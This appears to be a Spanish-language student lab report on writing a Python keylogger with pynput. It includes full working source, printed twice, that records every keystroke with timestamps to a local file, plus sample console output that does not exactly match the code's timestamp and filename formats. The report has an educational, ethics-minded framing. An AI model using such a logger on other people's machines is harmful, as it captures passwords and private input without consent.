

Miguel Ángel Salazar Martinez | 183833

Profesor: Servando López

Universidad Politécnica de San Luis Potosi

Act 3 | No presiones Esc... todavía

24/08/26


Introducción

El presente documento detalla el desarrollo de una actividad académica enfocada en la creación de un spyware (específicamente, un keylogger). El objetivo principal de este ejercicio fue diseñar un programa capaz de registrar las teclas presionadas por un usuario, abarcando tanto caracteres alfanuméricos como teclas especiales (tales como Shift o Ctrl). Asimismo, el programa fue configurado para asociar cada pulsación con su respectiva estampa de tiempo, registrando la fecha y hora exacta de cada evento.

Desarrollo


Partiendo de los conceptos analizados en clase, la implementación del spyware se llevó a cabo utilizando la biblioteca `pynput.keyboard`. Para lograr la captura de datos, se inició un listener mediante el método `listener.join`, el cual permite que el programa se mantenga en ejecución de fondo. De esta forma, el programa se mantiene "escuchando" e interceptando todas las teclas pulsadas durante la sesión activa.

Este proceso de monitoreo se mantiene de forma ininterrumpida hasta que se presiona la tecla de escape ("Esc"), la cual actúa como condición de salida. Una vez que se presiona dicha tecla para finalizar el programa, el sistema genera automáticamente un archivo de registro. En este documento se almacenan todos los logs de las teclas capturadas, cada una documentada con su respectiva marca de tiempo generada mediante la función `datetime.now()`.



```
1 # Spyware | Modificado
2 from pynput.keyboard import Key, Listener
3 # key: checa las teclas especiales como Shift y Ctrl | listener siempre está escuchando
4 from datetime import datetime
5 # datetime nos da fecha
6 import os
7 # nos nos da la ubicación del archivo
8
9 # Crear nombre de archivo con fecha y hora cada vez que se ejecute el "spyware.py", el archivo se crea en la misma carpeta donde se encuentra el .py
10 nombre_archivo = f"log_{datetime.now().strftime('%Y-%m-%d_%H-%M-%S')}.txt"
11
12 def on_press(key): #función que se ejecuta cada vez que se presiona una tecla, key es el argumento que representa la tecla presionada
13     try: #try se usa para intentar ejecutar un bloque de código
14         # Para teclas normales (letras, números, etc.)
15         texto = f"{datetime.now().strftime('%Y-%m-%d_%H-%M-%S')} - Tecla: {key.char}" # Guardamos la tecla presionada con su fecha
16         print(texto) # Imprimimos lo dicho antes
17     except AttributeError:
18         # Para teclas especiales (Shift, Ctrl, etc.)
19         texto = f"{datetime.now().strftime('%Y-%m-%d_%H-%M-%S')} - Tecla especial: {key}" #nos guarda si se presiona una tecla especial
20         print(texto) #nos imprimimos lo dicho antes
21
22     # Guardar en el archivo
23     with open(nombre_archivo, "a", encoding="utf-8") as f: #with open es una forma de abrir un archivo y a "append" significa que se va a agregar el texto escrito al final de
24         f.write(texto + "\n")
25
26 def on_release(key): #función que se ejecuta cada vez que se libera una tecla, key representa la tecla
27     print(f"{datetime.now().strftime('%Y-%m-%d_%H-%M-%S')} - Tecla {key} liberada") #no mismo que la función de arriba
28
29     # Guardar también las liberaciones de teclas
30     with open(nombre_archivo, "a", encoding="utf-8") as f:
31         f.write(f"{datetime.now().strftime('%Y-%m-%d_%H-%M-%S')} - Tecla {key} liberada\n")
32
33     # Si presionamos ESC, se detiene
34     if key == Key.esc:
35         print(f"Archivo guardado como: {nombre_archivo}")
36         print(f"Ubicación: {os.getcwd()}\\{nombre_archivo}") # nos muestra la ubicación del archivo
37         return False #se detiene el listener y termina el programa
38
39 # Mostramos bonito con texto que te dice como acabar el archivo
40 print("\n- * * *")
41 print("Presiona ESC para detener y guardar el archivo")
42 print("\n- * * *")
43
44 # Iniciar el listener
45 with Listener(on_press=on_press, on_release=on_release) as listener: #esta línea de código inicia el listener y le pasa las funciones on_press y on_release como argumentos, p
46     listener.join() #aquí se queda escuchando hasta que se presione ESC
```

Primera imagen del código documentado del spyware.



```
12 def on_press(key): #función que se ejecuta cada vez que se presiona una tecla, key es el argumento que representa la tecla presionada
13     try: #try se usa para intentar ejecutar un bloque de código
14         # Para teclas normales (letras, números, etc.)
15         texto = f"{datetime.now().strftime('%Y-%m-%d_%H-%M-%S')} - Tecla: {key.char}" # Guardamos la tecla presionada con su fecha
16         print(texto) # Imprimimos lo dicho antes
17     except AttributeError:
18         # Para teclas especiales (Shift, Ctrl, etc.)
19         texto = f"{datetime.now().strftime('%Y-%m-%d_%H-%M-%S')} - Tecla especial: {key}" #nos guarda si se presiona una tecla especial
20         print(texto) #nos imprimimos lo dicho antes
21
22     # Guardar en el archivo
23     with open(nombre_archivo, "a", encoding="utf-8") as f: #with open es una forma de abrir un archivo y a "append" significa que se va a agregar el texto escrito al final de
24         f.write(texto + "\n")
25
26 def on_release(key): #función que se ejecuta cada vez que se libera una tecla, key representa la tecla
27     print(f"{datetime.now().strftime('%Y-%m-%d_%H-%M-%S')} - Tecla {key} liberada") #no mismo que la función de arriba
28
29     # Guardar también las liberaciones de teclas
30     with open(nombre_archivo, "a", encoding="utf-8") as f:
31         f.write(f"{datetime.now().strftime('%Y-%m-%d_%H-%M-%S')} - Tecla {key} liberada\n")
32
33     # Si presionamos ESC, se detiene
34     if key == Key.esc:
35         print(f"Archivo guardado como: {nombre_archivo}")
36         print(f"Ubicación: {os.getcwd()}\\{nombre_archivo}") # nos muestra la ubicación del archivo
37         return False #se detiene el listener y termina el programa
38
39 # Mostramos bonito con texto que te dice como acabar el archivo
40 print("\n- * * *")
41 print("Presiona ESC para detener y guardar el archivo")
42 print("\n- * * *")
43
44 # Iniciar el listener
45 with Listener(on_press=on_press, on_release=on_release) as listener: #esta línea de código inicia el listener y le pasa las funciones on_press y on_release como argumentos, p
46     listener.join() #aquí se queda escuchando hasta que se presione ESC
```

Segunda imagen del código documentado del spyware

```
Símbolo del sistema
F:\Semestre7\WAP\PIActividades>python spyware.py
-----
Presiona ESC para detener y guardar el archivo
-----
02:58:36 - Tecla: #
02:58:36 - Tecla: # liberada
02:58:36 - Tecla: f
02:58:36 - Tecla: f liberada
02:58:37 - Tecla: g
02:58:37 - Tecla: g liberada
02:58:37 - Tecla: u
02:58:38 - Tecla: u liberada
02:58:38 - Tecla: e
02:58:38 - Tecla: e liberada
02:58:38 - Tecla: l
02:58:39 - Tecla: l liberada
02:58:40 - Tecla especial: Key.shift_r
02:58:40 - Tecla: A
02:58:40 - Tecla Key.shift_r liberada
02:58:40 - Tecla: s
02:58:41 - Tecla: n
02:58:41 - Tecla: n liberada
02:58:41 - Tecla: g
02:58:42 - Tecla: e
02:58:42 - Tecla: g liberada
02:58:42 - Tecla: e liberada
02:58:42 - Tecla: l
02:58:42 - Tecla: l liberada
02:58:42 - Tecla especial: Key.shift_r
02:58:42 - Tecla: S
02:58:42 - Tecla Key.shift_r liberada
02:58:42 - Tecla: s liberada
02:58:43 - Tecla: a
02:58:43 - Tecla: a liberada
02:58:46 - Tecla: l
02:58:46 - Tecla: l liberada
02:58:46 - Tecla: a
02:58:46 - Tecla: a liberada
02:58:47 - Tecla: z
02:58:47 - Tecla: z liberada
02:58:47 - Tecla: a
02:58:47 - Tecla: a liberada
02:58:48 - Tecla: r
02:58:48 - Tecla: n liberada
02:58:49 - Tecla especial: Key.shift_r
02:58:50 - Tecla: M
02:58:50 - Tecla: M liberada
02:58:50 - Tecla Key.shift_r liberada
02:58:51 - Tecla: a
02:58:51 - Tecla: a liberada
02:58:52 - Tecla: r
```

Primera imagen del spyware en ejecución

```
Símbolo del sistema
02:58:57 - Tecla especial: Key.shift_r
02:58:57 - Tecla especial: Key.shift_r
02:58:57 - Tecla especial: Key.shift_r
02:58:57 - Tecla especial: Key.shift_r
02:58:57 - Tecla especial: Key.shift_r
02:58:57 - Tecla especial: Key.shift_r
02:58:57 - Tecla Key.shift_r liberada
02:58:59 - Tecla especial: Key.shift_r
02:58:59 - Tecla: H
02:58:59 - Tecla: H liberada
02:58:59 - Tecla Key.shift_r liberada
02:59:01 - Tecla: o
02:59:01 - Tecla: o liberada
02:59:02 - Tecla: l
02:59:02 - Tecla: l liberada
02:59:02 - Tecla: a
02:59:02 - Tecla: a liberada
02:59:03 - Tecla especial: Key.shift_r
02:59:03 - Tecla: #
02:59:03 - Tecla Key.shift_r liberada
02:59:03 - Tecla: j
02:59:04 - Tecla especial: Key.shift_r
02:59:04 - Tecla: #
02:59:04 - Tecla: # liberada
02:59:04 - Tecla Key.shift_r liberada
02:59:04 - Tecla especial: Key.shift_r
02:59:05 - Tecla: #
02:59:05 - Tecla: # liberada
02:59:05 - Tecla: #
02:59:05 - Tecla: # liberada
02:59:05 - Tecla: #
02:59:05 - Tecla: # liberada
02:59:06 - Tecla: #
02:59:06 - Tecla: # liberada
02:59:06 - Tecla Key.shift_r liberada
02:59:20 - Tecla especial: Key.esc
02:59:20 - Tecla Key.esc liberada

Archivo guardado como: log_20260824_025833.txt
Ubicación: F:\Semestre7\WAP\PIActividades\log_20260824_025833.txt
F:\Semestre7\WAP\PIActividades>
```

Segunda imagen del spyware en ejecución




Imagen del spyware en ejecución mientras realizaba el documento.

Conclusiones

El desarrollo de esta práctica proporciona una perspectiva importante sobre la ciberseguridad y genera una gran conciencia sobre las vulnerabilidades actuales. A nivel técnico, la creación de este tipo de herramientas no es tan compleja como se suele pensar; hoy en día, con las facilidades tecnológicas y el apoyo de la inteligencia artificial, el desarrollo de estos programas es bastante accesible.

Esta experiencia demuestra que la mejor manera de aplicar estos conocimientos es con un enfoque estrictamente académico y preventivo. Nos enseña la importancia de ser cautelosos en nuestro entorno digital (teniendo cuidado con los enlaces o archivos a los que damos clic) y refuerza el principio de hackeo ético: utilizar este aprendizaje únicamente para nuestra formación y defensa, sin aplicarlo jamás de manera perjudicial contra otras personas.